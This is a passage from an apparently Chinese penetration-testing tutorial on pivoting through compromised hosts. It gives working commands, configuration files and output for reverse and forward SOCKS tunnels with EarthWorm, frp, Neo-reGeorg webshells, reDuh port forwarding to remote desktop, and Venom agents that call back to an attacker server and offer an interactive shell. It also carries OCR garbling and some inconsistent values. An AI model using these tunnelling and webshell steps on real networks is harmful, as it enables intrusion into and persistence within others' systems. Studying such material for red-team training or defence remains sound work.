13 -t 设置超时时间, 默认为10000毫秒, 即10秒(单位毫秒, -h显示有误);
14 -v 显示版本;
15 -a 显示关于页面;
16
17
18 正向代理      ssocksd
19 反向代理      rcsocks,rssocks
20 端口转发      lcx_listen,lcx_slave,lcx_tran

```

## 0x04-1 反向socks代理


```

1 攻击机:      45.76.153.192      ew_for_Win.exe -s rcsocks -l 1080 -e 53
2 目标边界:    207.148.119.98     ew_for_Win.exe -s rssocks -d 45.76.153.192 -e 53

```

攻击机监听:

45.76.153.192 - 远程桌面连接



目标边界反弹:


```

root@msf:~/ew# ./ew_for_linux64 -s rssocks -d 45.76.153.192 -e 53
rssocks 45.76.153.192:53 <--[10000 usec]--> socks server

```


攻击机成功收到

45.76.153.192 - 远程桌面连接



## proxifier代理

45.76.153.192 - 远程桌面连接



## 0x04-2 正向socks代理

1	目标边界:	45.76.153.192	ew_for_Win.exe -s ssocksd -l 10085	开启监听
2	攻击机:	207.148.119.98	proxifier或者proxychains代理	45.76.153.192

## 目标边界监听

```
C:\Users\Administrator\Desktop\ew>ew_for_Win.exe -s ssocksd -l 10085
ssocksd 0.0.0.0:10085 <--[10000 usec]--> socks server
```

## 攻击机配置代理

```
1 vi /etc/proxychains.conf
2 socks5 45.76.153.192 10085
```

```
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# (auth types supported: "basic"-http "user/pass"-socks
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 45.76.153.192 10085
```

攻击机使用代理执行命令

```
1 proxychains curl http://ip-api.com/json/?lang=zh-CN
```

成功代理

```
root@msf:~/ew# proxychains curl http://ip-api.com/json/?lang=zh-CN
ProxyChains-3.1 (http://proxychains.sf.net)
[DNS-request] ip-api.com
[S-chain]->-45.76.153.192:10085->-4.2.2.2:53->-OK
[DNS-response] ip-api.com is 139.99.8.126
[S-chain]->-45.76.153.192:10085->-139.99.8.126:80->-OK
{"as":"AS20473 Choopa, LLC","city":"Queenstown Estate","country":"新加坡","countryCode":"SG","isp":"Choopa","lat":1.29544,"lon":103.79,"org":"Vult
r Holdings, LLC","query":"45.76.153.192" "region":"","regionName":"","status":"success","timezone":"Asia/Singapore","zip":"139964"}root@msf:~/ew#
```

## 0x05 frp反向socks代理

### 0x05-1 工具下载地址


```
1 https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_windows_am
2 https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_windows_38
3 https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_linux_amd6
4 https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_linux_386.
```

## 0x05-2 反向代理

- |   |       |                |                      |      |
|---|-------|----------------|----------------------|------|
| 1 | 攻击机:  | 45.76.153.192  | frps.exe -c frps.ini | 开启监听 |
| 2 | 目标边界: | 207.148.119.98 | ./frpc -c frpc.ini   | 反向连接 |

### 攻击机监听:

- 1 先配置frps.ini文件
- 2 # frps.ini
- 3 [common]
- 4 bind\_addr = 0.0.0.0
- 5 bind\_port = 7000
- 6 token = www.nat.ee
- 7
- 8 开始监听
- 9 frps.exe -c frps.ini



### 目标边界反向连接

- 1 先配置frpc.ini文件
- 2 # frpc.ini
- 3 [common]
- 4 server\_addr = 45.76.153.192 # 自己公网VPS的IP
- 5 server\_port = 7000 # 自己公网VPS监听的端口
- 6 token = www.nat.ee # 必须得有，否则会authorization failed

```

7
8 [http_proxy]
9 type = tcp
10 #local_ip = 127.0.0.1
11 #local_port = 22
12 remote_port = 8010          # 公网VPS的proxifier设置的端口
13 plugin = socks5            # 使用插件socks代理
14 plugin_user = abc          # proxifier连接的账号密码
15 plugin_passwd = abc
16
17
18 执行反向连接命令:
19 ./frpc -c frpc.ini

```

```

[common]
server_addr = 45.76.153.192
server_port = 7000
token = www.nat.ee

```

```

[http_proxy]
type = tcp
#local_ip = 127.0.0.1
#local_port = 22
remote_port = 8010
plugin = socks5
plugin_user = abc
plugin_passwd = abc

```


```

root@msf:~/frp/frp_0.28.2_linux_386# ./frpc -c frpc.ini
2019/10/09 14:57:49 [I] [service.go:224] login to server success, get run id [fda8ffa9b77c6fdb], server udp port [0]
2019/10/09 14:57:49 [I] [proxy_manager.go:137] [fda8ffa9b77c6fdb] proxy added: [http_proxy]
2019/10/09 14:57:49 [I] [control.go:144] [http_proxy] start proxy success

```

## 攻击机成功收到

45.76.153.192 - 远程桌面连接



```


Administrator: C:\Windows\system32\cmd.exe - frps.exe -c frps.ini

C:\Users\Administrator\Desktop\frp\frp_0.28.2_windows_386\frp_0.28.2_windows_386>frps.exe -c frps.ini
2019/10/09 14:51:20 [I] [service.go:146] frps tcp listen on 0.0.0.0:7000
2019/10/09 14:51:20 [I] [root.go:204] Start frps success
2019/10/09 14:57:49 [I] [service.go:356] client login info: ip [207.148.119.98:55898] version [0.28.2] hostname [] os
2019/10/09 14:57:49 [I] [tcp.go:66] [fda8ffa9b77c6fdb] [http_proxy] tcp proxy listen port [8010]
2019/10/09 14:57:49 [I] [control.go:398] [fda8ffa9b77c6fdb] new proxy [http_proxy] success

```


- 1 proxifier设置45.76.153.192 8010
- 2 并输入账号密码 abc abc





## 成功代理

45.76.153.192 - 远程桌面连接



## 0x06 Neo-reGeorg正向socks代理

- |         |                |                                                    |
|---------|----------------|----------------------------------------------------|
| 1 目标边界: | 45.76.153.192  | 放置webshell                                         |
| 2 攻击机:  | 207.148.119.98 | python neoreg.py -k 123456 -u http://45.76.153.192 |

## 0x06-1 webshell生成

```
1 python neoreg.py generate -k 123456
```

```
root@msf:~/Neo-reGeorg# python neoreg.py generate -k 123456

      "$$$$$$" 'M$' '$$$@m
:$$$$$$$$$$$$$$$' '$$$$'
'$' 'JZI' '$$&' '$$$$'
      '$$$' '$$$$'
      '$$$$' 'J$$$$'
      m$$$$ '$$$$',
      '$$$$@' '$$$$_      Neo-reGeorg
      'lt$$$$' '$$$$<
      '$$$$$$$$$$' '$$$$      version 1.0.0
      '@$$$$' '$$$$'
      '$$$$' '$$$$@
      'z$$$$$$ @$$$
      r$$$ '$$|
      '$$v c$$
      '$$v $$v$$$$$$$$$#
      $$x$$$$$$$$$twelve$$$@$$
      @$$$@L ' '<@$$$$$$$$$'
      $$ '$$$

[ Github ] https://github.com/L-codes/neoreg

[+] Mkdir a directory: neoreg_server
[+] Create neoreg server files:
=> neoreg_server/tunnel.tomcat.5.jsp
=> neoreg_server/tunnel.jsp
=> neoreg_server/tunnel.aspx
=> neoreg_server/tunnel.js
=> neoreg_server/tunnel.nosocket.php
=> neoreg_server/tunnel.php
=> neoreg_server/tunnel.ashx
```

## 0x06-2 目标边界上传脚本

```
view-source:45.76.153.192:808 x +
< --> 不安全 | view-source:45.76.153.192:8080/tunnel.jsp
应用 ip_百度搜索
1 <!-- QPmpDEjMj0Z9e95LIjmcaJ5HSLMP0m -->
```

## 0x06-3 攻击机连接

- 1 使用 neoreg.py 连接WEB服务器，在本地建立 socks 代理
- 2 `python neoreg.py -k 123456 -u http://45.76.153.192:8080/tunnel.jsp`

```
root@msf:~/Neo-reGeorg# python neoreg.py -k 123456 -u http://45.76.153.192:8080/tunnel.jsp

"$$$$$$" 'M$' '$$$@n
:$$$$$$$$$$$$$$$ '$$$$'
'$' 'JZI' '$$&' '$$$$'
'$$$' '$$$$'
'$$$$' 'J$$$$'
m$$$$ '$$$$',
$$$$@ '$$$$_
'lt$$$$' '$$$$<
'$$$$$$$$$$$' '$$$$
'@$$$$' '$$$$'
'$$$$' '$$$@
'z$$$$$ '@$$
r$$$ '$$|
'$v c$$
'$v $v$$$$$$$$$#
$$x$$$$$$$$$twelve$$$@
@$$$@L ' '<@$$$$$$$'
$$ '$$$

[ Github ] https://github.com/L-codes/neoreg

+-----+
Log Level set to [ERROR]
Starting socks server [127.0.0.1:1080], tunnel at [http://45.76.153.192:8080/tunnel.jsp]
+-----+
```

修改proxychains.conf, socks5 127.0.0.1 1080

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```


使用proxychains成功代理上

```
root@msf:~# proxychains curl http://ip-api.com/json/?lang=zh-CN
ProxyChains-3.1 (http://proxychains.sf.net)
[DNS-request] ip-api.com
[S-chain] ->-127.0.0.1:1080->->-4.2.2.2:53->->-OK
[DNS-response] ip-api.com is 139.99.8.126
[S-chain] ->-127.0.0.1:1080->->-139.99.8.126:80->->-OK
{"as": "AS20473 Choopa, LLC", "city": "Queenstown Estate", "country": "新加坡", "countryCode": "SG", "isp": "Choopa", "lat": 1.29544, "lon": 103.79, "org": "Vuln
r Holdings, LLC", "query": "45.76.153.192", "region": "", "regionName": "", "status": "success", "timezone": "Asia/Singapore", "zip": "139964"}root@msf:~#
```

## 0x07 reDuh正向端口转发


- 1 目标边界: 45.76.153.192 放置webshell
- 2 攻击机: 207.148.119.98 java -jar reduhclient.jar http://目标域名/

## 0x07-1 目标边界放置webshell



## 0x07-2 攻击机连接

- 1 java -jar reduhclient.jar http://45.76.153.192:8080/reDuh.jsp



## 0x07-3 绑定端口-建立隧道

- 1 telnet 127.0.0.1 1010

C:\ Telnet 127.0.0.1

```
Welcome to the reDuh command line
>>_
```

## 0x07-4 端口转发

- 1 [createTunnel]要绑定到本地哪个端口上[8888]:127.0.0.1:要绑定远程机器上的哪个端口[3389]
- 2 [createTunnel]8888:127.0.0.1:3389

C:\ Telnet 127.0.0.1

```
Welcome to the reDuh command line
>>[createTunnel]8888:127.0.0.1:3389 Successfully bound locally to port 8888. Awaiting connections.
>>_
```

## 成功连接

C:\Windows\System32\cmd.exe

```
[Info]Localhost <==== 127.0.0.1:3389:2 (117 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (101 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (8000 byte)
[Info]Caught data with sequenceNumber 31
[Info]Localhost <==== 127.0.0.1:3389:2 (101 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (101 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (8000 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (521 byte)
[Info]Caught data with sequenceNumber 32
[Info]Localhost <==== 127.0.0.1:3389:2 (117 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (117 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (101 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (117 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (117 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (202 byte)
[Info]Localhost <==== 127.0.0.1:3389:2 (8000 byte)
```

127.0.0.1:8888 - 远程桌面连接

## 0x08 venom反向socks代理

- 1 目标边界: 45.76.153.192 agent.exe -rhost 207.148.119.98 -rport 999
- 2 攻击机: 207.148.119.98 ./admin\_linux\_x86 -lport 9999

## 0x08-1 攻击机监听

```
1 ./admin_linux_x86 -lport 9999
```

```
root@msf:~/Venom# ./admin_linux_x86 -lport 9999
Venom Admin Node Start...
```

```
{ v1.1 author: Dlive }
```


VENOM (<\_>) Y Y

```
(admin node) >>> █
```

## 0x08-2 靶机反向连接

```
1 agent.exe -rhost 207.148.119.98 -rport 9999
```

45.76.153.192 - 远程桌面连接



## 0x08-3 攻击机成功接收

```
root@msf:~/Venom# ./admin_linux_x86 -lport 9999
Venom Admin Node Start...
```

```
{ v1.1 author: Dlive }
```

VENOM (<\_>) Y Y

```
(admin node) >>>
```


```
[+]Remote connection: 45.76.153.192:52236
```

```
[+]A new node connect to admin node success █
```

- |   |            |                                                |
|---|------------|------------------------------------------------|
| 1 | show       | 展现节点                                           |
| 2 | goto 1     | 进入节点1                                          |
| 3 | socks 6666 | 做socks代理，代理只需要连接207.148.119.98 6666即可代理上45.76. |
| 4 | shell      | 进入交互式终端执行命令                                    |

```
root@msf:~/Venom# ./admin_linux_x86 -lport 9999
Venom Admin Node Start...
```

```
{ v1.1 author: Dlive }
```



```
(admin node) >>>
